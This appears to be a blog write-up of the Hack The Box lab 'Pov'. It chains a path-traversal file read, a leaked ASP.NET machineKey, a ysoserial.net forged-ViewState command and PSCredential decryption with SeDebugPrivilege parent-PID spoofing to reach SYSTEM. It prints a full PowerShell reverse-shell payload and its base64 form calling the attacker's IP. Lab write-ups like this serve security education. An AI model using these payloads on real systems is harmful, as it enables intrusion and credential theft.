HTB: Pov
🧑🚀 published on Sun Jun 07 2026 · 5 min read
Windows box, only port 80. The main site drops a subdomain in the contact section, and that subdomain has a portfolio with a CV download feature that doesn’t sanitize the file path. Reading web.config through that LFI leaks the ASP.NET machineKey. From there the attack is elegant: the machineKey signs and encrypts ViewState, so with it you can forge a malicious ViewState that the server deserializes as trusted - and deserialization in .NET gives you code execution. The second half is about SeDebugPrivilege and parent PID spoofing, a technique that lets you inherit a SYSTEM token without touching lsass.
Recon
…/labs/pov ❯ sudo nmap -sV -sC -T4 10.129.17.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-07 19:51 +0100
Nmap scan report for 10.129.17.128
Host is up (0.070s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
One port. The main site at pov.htb was a personal portfolio - a frontend with no interactive functionality. The contact section was the useful part:

dev.pov.htb spelled out in the page text, sfitz@pov.htb as the contact email. Added both to /etc/hosts and moved to the subdomain.
LFI and the machineKey
dev.pov.htb was a separate portfolio site. It had a “Download CV” button that sent a POST request with a file parameter. Taking it to Burp and changing the filename to a relative path showed it would load any file the web process could read:

The obvious target in an ASP.NET application is web.config. This is the application’s main configuration file - database connection strings, custom settings, and crucially, the machineKey element that controls how the app handles cryptographic operations.
Requesting ../../web.config through the LFI gave this response:

<machineKey decryption="AES"
  decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
  validation="SHA1"
  validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
Here is what makes this key dangerous. ASP.NET uses a mechanism called __VIEWSTATE to preserve page state between requests. When you submit a form, the browser sends back a hidden field containing a base64-encoded blob that represents the state of every control on the page - which dropdown was selected, what was in a text field, and so on. To prevent clients from tampering with this blob (injecting different values, for example), ASP.NET signs and encrypts it using the machineKey before sending it to the browser, and verifies that signature before deserializing it on the way back in.
The catch is the deserialization step. ASP.NET deserializes the ViewState blob using the .NET BinaryFormatter, which is a general-purpose object serializer. If you can forge a ViewState that passes the signature check - which you can, because you have the key - you can embed a .NET deserialization gadget chain inside it. When the server deserializes the blob, the gadget chain executes arbitrary code in the context of the IIS worker process.
ysoserial.net handles the gadget chain and the ViewState signing in one step. Built it locally, then generated the payload:
PS C:\tools\ysoserial.net> ysoserial.exe -p ViewState `
  -g WindowsIdentity `
  -c "powershell -e $b64" `
  --decryptionalg="AES" `
  --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" `
  --validationalg="SHA1" `
  --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" `
  --path="/portfolio"
Sent the forged ViewState in the __VIEWSTATE parameter to the portfolio page and got a shell back. whoami /all on the resulting shell:
whoami /all

USER INFORMATION
----------------

User Name SID
========= =============================================
pov\sfitz S-1-5-21-2506154456-4081221362-271687478-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID                                                           Attributes
====================================== ================ ============================================================= ==================================================
Everyone                               Well-known group S-1-1-0                                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                     Well-known group S-1-5-3                                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113                                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                      Alias            S-1-5-32-568                                                  Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0                                                       Mandatory group, Enabled by default, Enabled group
IIS APPPOOL\dev                        Well-known group S-1-5-82-781516728-2844361489-696272565-2378874797-2530480757 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
sfitz, IIS application pool, Medium integrity, no useful privileges. dir C:\Users showed another account: alaading.
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2023   4:31 PM                .NET v4.5
d-----       10/26/2023   4:31 PM                .NET v4.5 Classic
d-----       10/26/2023   4:21 PM                Administrator
d-----       10/26/2023   4:57 PM                alaading
d-r---       10/26/2023   2:02 PM                Public
d-----       12/25/2023   2:24 PM                sfitz
PSCredential XML: sfitz to alaading
Enumerating sfitz’s Documents folder found a file called connection.xml:
Directory: C:\Users\sfitz\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       12/25/2023   2:26 PM           1838 connection.xml
PSCredential XML is a Windows feature that lets you serialize a credential object to disk. The password is encrypted with DPAPI, which ties the encryption to the current user’s login session - only the user who saved it can decrypt it, because only they have the right DPAPI master key. Running Import-Clixml as sfitz decrypted it cleanly:
$cred = Import-Clixml C:\Users\sfitz\Documents\connection.xml
$cred.GetNetworkCredential().Password
f8gQ8fynP44ek1m3
$cred.Username
alaadingalaading:f8gQ8fynP44ek1m3. The shell was running as sfitz and WinRM access wasn’t confirmed for either account yet. RunasCs lets you spawn a process under a different user’s credentials from a non-interactive shell:
C:\Windows\Temp\RunasCs.exe alaading f8gQ8fynP44ek1m3 powershell -r 10.10.16.129:4446

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-a529e$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 2824 created in background.
…/labs/pov ✗ nc -lvnp 4446
Listening on 0.0.0.0 4446
Connection received on 10.129.17.128 49690
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32>Shell as alaading. User flag on his desktop.
SeDebugPrivilege: Parent PID Spoofing
alaading’s whoami /all showed something immediately:
USER INFORMATION
----------------

User Name    SID
============ =============================================
pov\alaading S-1-5-21-2506154456-4081221362-271687478-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users      Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE             Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
High Integrity Level and SeDebugPrivilege enabled.
Normally Windows prevents you from opening a handle to a process owned by a different user. SeDebugPrivilege removes that restriction entirely - it lets you call OpenProcess() on any process on the system regardless of who owns it, including SYSTEM-level processes like winlogon.exe, lsass.exe, and services.exe.
The technique here exploits how Windows handles process creation. When you create a new process, you can specify a parent process by PID using the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute. Windows then assigns the new process the access token of the specified parent rather than the token of the calling process. Child processes inherit their parent’s token. If you create a process claiming winlogon.exe as its parent, the new process gets SYSTEM’s token.
To open a handle to winlogon.exe in the first place, you need SeDebugPrivilege. That’s the link: SeDebugPrivilege lets you read the SYSTEM process, and the parent PID spoof makes your new process inherit its token.
Before running the exploit, I tunneled WinRM through chisel. A bare RunasCs shell is a socket/pipe with no real network environment - the SYSTEM process spawned by psgetsys would inherit that empty environment and have no path to my tun0 IP. A proper WinRM session over a tunnel gave the child process a real network context to connect back through:
…/tunneling/chisel ❯ ./chisel server -p 8001 --reverse

C:\Windows\Temp\chisel_new.exe client 10.10.16.129:8001 R:5985:127.0.0.1:5985
From the WinRM session, loaded psgetsys.ps1, found winlogon’s PID, and fired the exploit. The command argument is a base64-encoded PowerShell reverse shell that the spawned SYSTEM process will execute:
# the payload - TCP reverse shell
$c = New-Object Net.Sockets.TCPClient("10.10.16.129", 9999)
$s = $c.GetStream()
[byte[]]$b = 0..65535|%{0}
while(($i = $s.Read($b, 0, $b.Length)) -ne 0) {
    $d = (New-Object Text.ASCIIEncoding).GetString($b, 0, $i)
    $o = (iex $d 2>&1 | Out-String)
    $sb = ([text.encoding]::ASCII).GetBytes($o)
    $s.Write($sb, 0, $sb.Length)
    $s.Flush()
}
$c.Close()*Evil-WinRM* PS C:\Users\alaading\Documents> . C:\Windows\Temp\psgetsys.ps1
*Evil-WinRM* PS C:\Users\alaading\Documents> (Get-Process winlogon).Id
556
*Evil-WinRM* PS C:\Users\alaading\Documents> ImpersonateFromParentPid -ppid 556 -command "C:\Windows\System32\cmd.exe" -cmdargs "/c powershell -e JABjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAIgAxADAALgAxADAALgAxADYALgAxADIAOQAiACwAOQA5ADkAOQApADsAJABzAD0AJABjAC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgA9ADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQA9ACQAcwAuAFIAZQBhAGQAKAAkAGIALAAwACQAYgAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAJABkAD0AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiACwAMAAsACQAaQApADsAJABvAD0AKABpAGUAeAAgACQAZAAgADIAPgAmADEAfABPAHUAdAAtAFMAdAByAGkAbgBnACkAOwAkAHMAYgA9ACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABvACkAOwAkAHMALgBXAHIAaQB0AGUAKAAkAHMAYgAsADAALAAkAHMAYgAuAEwAZQBuAGcAdABoACkAOwAkAHMALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAA=="SYSTEM shell came back on the listener. Root flag.
References: github.com/decoder-it/psgetsystem, pentestlab.blog - Parent PID Spoofing
The PPID spoofing technique is the thing I’d take from this box. Most people reach for token impersonation or process injection when they see SeDebugPrivilege, but the parent PID approach is different - you’re not injecting code into another process at all. You’re just creating a brand new process and claiming a SYSTEM process as its parent. Windows hands over the token because that’s what token inheritance is supposed to do.